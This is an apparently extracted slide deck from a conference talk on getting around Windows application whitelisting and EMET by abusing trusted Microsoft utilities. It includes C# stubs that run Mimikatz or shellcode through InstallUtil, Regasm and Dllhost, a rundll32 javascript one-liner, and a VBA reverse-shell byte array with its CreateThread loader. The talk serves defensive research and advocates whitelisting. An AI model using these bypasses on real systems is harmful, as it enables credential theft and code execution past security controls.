

Mind The Gap

Exploit Free Whitelisting Evasion Tactics

Casey Smith
@subTee



```
C:\> whoami /all
```

USER INFORMATION

Banker By Day

Red Team Lead

This talk seeks to explore the
gaps in Application Whitelisting.

Trusted Applications Can Circumvent
Whitelisting Constraints

Architecture



Path Rules



.NET



Scripting



Emerging Strengths

Understand:

How Your Defenses Work

& Where They Fail

Why Exploit Free?

Exploits can be patched..

Architecture flaws cannot.

“...designed to protect against unauthorized and malicious programs executing on a computer.”

How is this implemented?

Kernel Mode Minifilter Drivers

User request for file I/O

User Mode

Kernel Mode

I/O Manager
Forwards request to file
system

Filter Manager
Intercepts request and calls
registered minifilters in
altitude order

Minifilter A
FSFilter Activity Monitor
Altitude 365000

Minifilter B
FSFilter Anti-Virus
Altitude 325000

Minifilter C
FSFilter Replication
Altitude 305000



TROOPERS

Decision
Support/Approval

User Mode

Kernel Mode

Minifilter/Event
Monitor

Trust Decisions

Path

Publisher (Certificate)

Hash

Attacking Weak Path Rules

Vote For Your Favorite Path Rule

C:\Windows*

C:\Windows\Temp


C:\Windows\Tasks

Vote For Your Favorite Path Rule

C:\Windows\System32*

C:\Windows\System32\Spool\Drivers\Color

Test and Validate & Limit/Avoid Path Rules



Demonstration One:

AppLocker Default Rules

.NET Utilities & Tactics

Installed by default

All Signed Microsoft binaries
trusted as a matter of
convenience...

“...An attacker, on the other hand, is more interested in what an application can be made to do and operates on the principle that "any action not specifically denied, is allowed".” – OWASP Secure Coding Practices

7 Load image of executable code


Several ISVs have requested the ability to block the loading of code modules. Released Windows operating system versions do support notification of image loading operations (which does meet some ISV requirements), but do not provide the ability to block the loading operation. For that reason, Microsoft investigated whether a new API would be needed to support this requirement, but ultimately concluded that existing supported functionality could be used to achieve the desired module load blocking behavior.

In particular, a file system mini-filter can be utilized to block the loading of both modules in both user mode (e.g., DLLs) and kernel mode (e.g., device drivers). Intercepting `IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION` and returning `STATUS_ACCESS_DENIED` when sections are loaded for `PAGE_EXECUTE` permission is an appropriate approach. The file-system mini-filter support is documented at [microsoft.com](http://msdn.microsoft.com/en-us/library/ff568212.aspx), and a link to

See Also: Kernel-based monitoring on Windows (32/64 bit) – Florian Rienhardt
<http://www.bitnuts.de/KernelBasedMonitoring.pdf>



Proof of Concept Driver “Soteria”



```
1 if( ( Data->Iopb->Parameters.AcquireForSectionSynchronization.PageProtection & PAGE_EXECUTE )
2 && ( Data->Iopb->Parameters.AcquireForSectionSynchronization.SyncType == SyncTypeCreateSection ) )
3 {
4     // this is a process execution which is about to start, determine here if the process is allowed to
5     Data->IoStatus.Status = STATUS_ACCESS_DENIED; <-- this will deny the process execution ^_^
6     Data->IoStatus.Information = 0;
7 }
```


The guidance provided is simply
NOT going to catch some .NET
execution events.

Installed By Default

- InstallUtil.exe
- Regasm.exe

Signed By Microsoft

No Admin Rights Required To Execute

These Utilities Accept ANY
Assembly as Input

This is the designed behavior

Regasm.exe

MyBad.dll

In order to raise awareness...

I wrote some tools,
Proof Of Concept

InstallUtil.exe

```
1: [System.ComponentModel.RunInstaller(true)]
2:     public class Sample : System.Configuration.Install.Installer
3:     {
4:         //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
5:         public override void Uninstall(System.Collections.IDictionary savedState)
6:         {
7:
8:             Program.Main();
9:
10:        }
11:
12:    }
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727  
\csc.exe /out:katz.exe /unsafe katz.cs
```

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\  
InstallUtil.exe /U katz.exe
```


Demonstration Two:

Mimikatz Inside InstallUtil.exe

InstallUtil Bypass in Metasploit ☺

```
def initialize(info={})
  super(update_info(info,
    'Name'          => 'AppLocker Execution Prevention Bypass',
    'Description'    => %q{
      This module will generate a .NET service executable on the target and utilise
      InstallUtil to run the payload bypassing the AppLocker protection.

      Currently only the InstallUtil method is provided, but future methods can be
      added easily.
    },
    'License'        => MSF_LICENSE,
    'Author'         =>
      [
        'Casey Smith', # Original AppLocker bypass research
        'OJ Reeves'    # MSF module
      ],
    'Platform'       => [ 'win' ],
    'Arch'           => [ ARCH_X86, ARCH_X86_64 ],
    'SessionTypes'   => [ 'meterpreter' ],
    'Targets'        => [ [ 'Windows', {} ] ],
    'DefaultTarget'  => 0,
    'DisclosureDate' => 'Aug 3 2015',
    'References'     =>
      [
        ['URL', 'https://gist.github.com/subTee/fac6af078937dda81e57']
      ]
  ))
```

RegAsm.exe

```
1:  public class Bypass : ServicedComponent
2:  {
3:      public Bypass() { Console.WriteLine("I am a basic COM Object"); }
4:
5:      [ComRegisterFunction] //This executes if registration is successful
6:      public static void RegisterClass ( string key )
7:      {
8:          Katz.Exec();
9:      }
10:
11:      [ComUnregisterFunction] //This executes if registration fails
12:      public static void UnRegisterClass ( string key )
13:      {
14:          Katz.Exec();
15:      }
16:  }
```

You need Admin rights to register an assembly

If not?

Unregister function works 😊

Demonstration Three:

Shellcode Via Regasm.exe

Scripting Languages

Dllhost.exe



Admin Rights Required For
This

Blend in with the noise...

```
44 [assembly: ApplicationActivation(ActivationOption.Server)]
45 [assembly: ApplicationAccessControl(false)]
46 namespace dllguest
47 {
48     [ComVisible(true)]
49     [Guid("31D2B969-ACDC-FACE-9D8E-C0FFEEA5ACDC")]
50     [ClassInterface(ClassInterfaceType.AutoDispatch)]
51     [ProgId("JS")]
52     public class Bypass : ServicedComponent
53     {
54         public Bypass() { }
55
56         public void Exec()
57         {
58             Shellcode.Exec();
59         }
60
61         public void ExecBytes(string a)
62         {
63             Shellcode.ExecBytes(a);
64         }
65
66     }
```

Poweliks Emulation:

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
";o=new%20ActiveXObject("JS");o.Exec();
```



TROOPERS

Process Create:

UtcTime: 2015-08-28 00:46:01.464

ProcessGuid: {bc439926-af49-55df-0000-001027d66300}

ProcessId: 584

CommandLine: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}

User: NT AUTHORITY\SYSTEM

LogonGuid: {bc439926-8f4d-55df-0000-0020e7030000}

LogonId: 0x3e7

TerminalSessionId: 0

IntegrityLevel: System

Hashes: SHA1=E977B87698C3E595D55827665E22FBF788DD3F9F

ParentProcessGuid: {bc439926-8f4d-55df-0000-00105f470200}

ParentProcessId: 736

ParentImage: C:\Windows\System32\svchost.exe

ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch

Whitelisting does NOT prevent
exploitation of trusted
applications

Examples:

Browser

Office

Java

PDF Readers

Consider Exploit Mitigation:

Microsoft EMET Can Be Highly Effective

Enhanced Mitigation Experience Toolkit

Demonstration Four – Part 1:

EMET Protecting Excel Spreadsheet

MSHTA.EXE

An HTA executes without the constraints of the browser security model; in fact, it executes as a "fully trusted" application.

MSHTA.exe



Spawns
Excel



Executes
Macro

Demonstration Four – Part 2: EMET 5.5 Evasion via HTA/VBA Custom Shellcode

Thanks To:
Josh Pitts
@midnite_runr

EAF = Export Address Table Filtering

I'm running a macro.

I do not need to scan EAT to locate addresses
for LoadLibraryA, GetProcAddress

Evasion Internals – If We Have Time.

```

ShellcodeArray = Array(I, J, K, L, A, B, C, D, E, F, G, H, 144, 144, 104, M, N, O, P, 104, Q, R, S, T, _
91, 90, 139, 202, 49, 102, _
104, 51, 50, 0, 0, 104, 119, 115, 50, 95, 84, 135, 241, 255, 19, 104, 117, 112, 0, 0, _
104, 116, 97, 114, 116, 104, 87, 13, 65, 83, 14, 80, 151, 255, 22, 149, 184, 144, 1, 0, _
0, 41, 196, 84, 80, 155, 213, 104, 116, 65, 0, 0, 104, 111, 19, 107, 101, 104, 87, 83, _
65, 83, 84, 87, 255, 22, 149, 49, 192, 80, 80, 80, 80, 64, 80, 64, 80, 255, 213, 149, _
104, 101, 99, 116, 0, 104, 99, 111, 110, 110, 84, 87, 255, 12, 135, 205, 149, 106, 5, 104, _
127, 0, 0, 1, 104, 2, 0, 31, 14, 137, 226, 106, 16, 82, 81, 135, 249, 255, 213, 133, _
192, 116, 0, 106, 0, 104, 101, 108, 51, 50, 104, 107, 101, 114, 110, 84, 255, 19, 104, 115, _
65, 0, 0, 104, 111, 99, 101, 115, 104, 116, 101, 80, 114, 104, 67, 114, 101, 97, 84, 80, _
255, 22, 149, 147, 104, 99, 109, 100, 0, 137, 227, 87, 87, 87, 135, 254, 146, 49, 246, 106, _
18, 89, 86, 226, 253, 102, 19, 68, 36, 60, 1, 1, 141, 68, 36, 16, 198, 0, 68, 84, _
80, 86, 86, 86, 0, 86, 78, 86, 86, 83, 86, 135, 218, 255, 213, 137, 230, 106, 0, 104, _
101, 108, 51, 50, 104, 107, 101, 114, 110, 84, 255, 19, 104, 101, 99, 116, 0, 104, 101, 79, _
98, 106, 104, 115, 110, 103, 108, 104, 70, 111, 114, 83, 104, 87, 97, 105, 116, 84, 80, 149, _
255, 23, 149, 137, 242, 49, 246, 78, 14, 70, 137, 212, 255, 50, 150, 255, 213, 129, 196, 52, _
2, 0, 0, 157, 17)

```

Base Address

GetProcAddress

LoadLibraryA

```

For Counter = LBound(ShellcodeArray) To UBound(ShellcodeArray)
    positionRef = ShellcodeArray(Counter)
    returnCatcher = RtlMoveMemory(ShellcodeBase + Counter, positionRef, 1)
Next Counter
returnCatcher = CreateThread(0, 0, ShellcodeBase + 12, 0, 0, 0)

```

```
1 (dbc.8e4): Break instruction exception - code 80000003 (first chance)
2 eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
3 eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
4 cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
5 089a000c cc                int     3
6 0:022> dd 089a0000
7 089a0000  089a0000 76d1cc94 76d1dc65 046890cc
8 089a0010  68089a00 089a0008 ca8b5a5b 3368c031
9 089a0020  68000002 5f327377 fff18754 70756813
10 089a0030  74680000 68747261 53415357 ff975054
11 089a0040  90b89506 29000001 ff5054c4 417468d5
12 089a0050  6f680000 68656b63 53415357 16ff5754
13 089a0060  50c03105 40505050 ff504050 656895d5
14 089a0070  68007403 6e6e6f63 16ff5754 6a95cd87
```

Memory Base: 089a0000

```

1 (dbc.8e4): Break instruction exception - code 80000003 (first chance)
2 eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
3 eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
4 cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
5 089a000c cc                      int      3
6 0:022> dd 089a0000
7 089a0000  089a0000 76d1cc94 76d1dc65 046890cc
8 089a0010  68089a00 089a0008 ca8b5a5b 3368c031
9 089a0020  68000032 5f327377 fff18754 70756813
10 089a0030  74680000 68747261 53415357 ff975054
11 089a0040  90b89516 29000001 ff5054c4 417468d5
12 089a0050  6f680000 68656b63 53415357 16ff5754
13 089a0060  50c03195 40505050 ff504050 656895d5
14 089a0070  68007463 6e6e6f63 16ff5754 6a95cd87
15 0:022> uf 76d1cc94
16 KERNELBASE!GetProcAddress:
17 0:022> uf 76d1dc65
18 kernel32!LoadLibraryA:

```

GetProcAddress: 76d1cc94


```

1  (dbc.8e4): Break instruction exception - code 80000003 (first chance)
2  eax=76d1ed5a ebx=002cf0cc ecx=00000000 edx=089a000c esi=00000000 edi=00000000
3  eip=089a000c esp=0f6afc60 ebp=0f6afc68 iopl=0         nv up ei pl zr na pe nc
4  cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
5  089a000c cc                                int      3
6  0:022> dd 089a0000
7  089a0000  089a0000  76d1cc94  76d1dc65  046890cc
8  089a0010  68089a00  089a0008  ca815a5b  3368c031
9  089a0020  68000032  5f327377  fff18754  70756813
10 089a0030  74680000  68747261  53415357  ff975054
11 089a0040  90b89516  29000001  ff5054c4  417468d5
12 089a0050  6f680000  68656b63  53415357  16ff5754
13 089a0060  50c03195  40505050  ff504050  656895d5
14 089a0070  68007463  6e6e6f63  16ff5754  6a95cd87
15 0:022> uf 76d1cc94
16 KERNELBASE!GetProcAddress:
17 0:022> uf 76d1dc65
18 kernel32!LoadLibraryA:
19

```

LoadLibraryA: 76d1dc65

Just move lookups into VBA instead of ASM.

Conclusion – 7 Slides Remaining

Why Should We Consider Application
Whitelisting at all?

What does all this mean?


Whitelisting Works

- Forces Adversaries to Re-Tool/ Burn Tradecraft
- Increases visibility
- Increases Noise/Tracks Attackers Generate
- Removes an entire class of attacks

Download and Execute For Example

New Directions – Emerging Strengths

- Windows 10 Device Guard
 - Virtualization Based Security | Hypervisor Layer
 - Provides For User Mode Code Integrity (UMCI)
 - Caveat... Not Trivial To Configure/Deploy
- PowerShell ConstrainedLanguage Mode



References:

<http://blogs.technet.com/b/ash/archive/2016/03/02/windows-10-device-guard-and-credential-guard-demystified.aspx>

<http://www.alex-ionescu.com/blackhat2015.pdf>

Understand Where Gaps Exist:

- Script Engines
- “Living Off The Land” –
 - Misuse of trusted Applications
Office, .NET, WMI, PowerShell etc...
- Memory Residence/Injection

Common Arguments Against Whitelisting Defenses

- Too difficult...
 - Take it in steps, start with your most static machines.
- It does not stop everything...
 - No defense is perfect. None.
 - Run it in Log Mode if nothing else...
 - Get the visibility on Endpoint executions and new binaries.

Thank You!



References

- <https://github.com/subTee/Troopers2016>

Special Thanks:

- Florian Rienhardt
<http://bitnuts.de/>

Questions? Feedback?

Please don't hesitate to contact me

Casey Smith
@subTee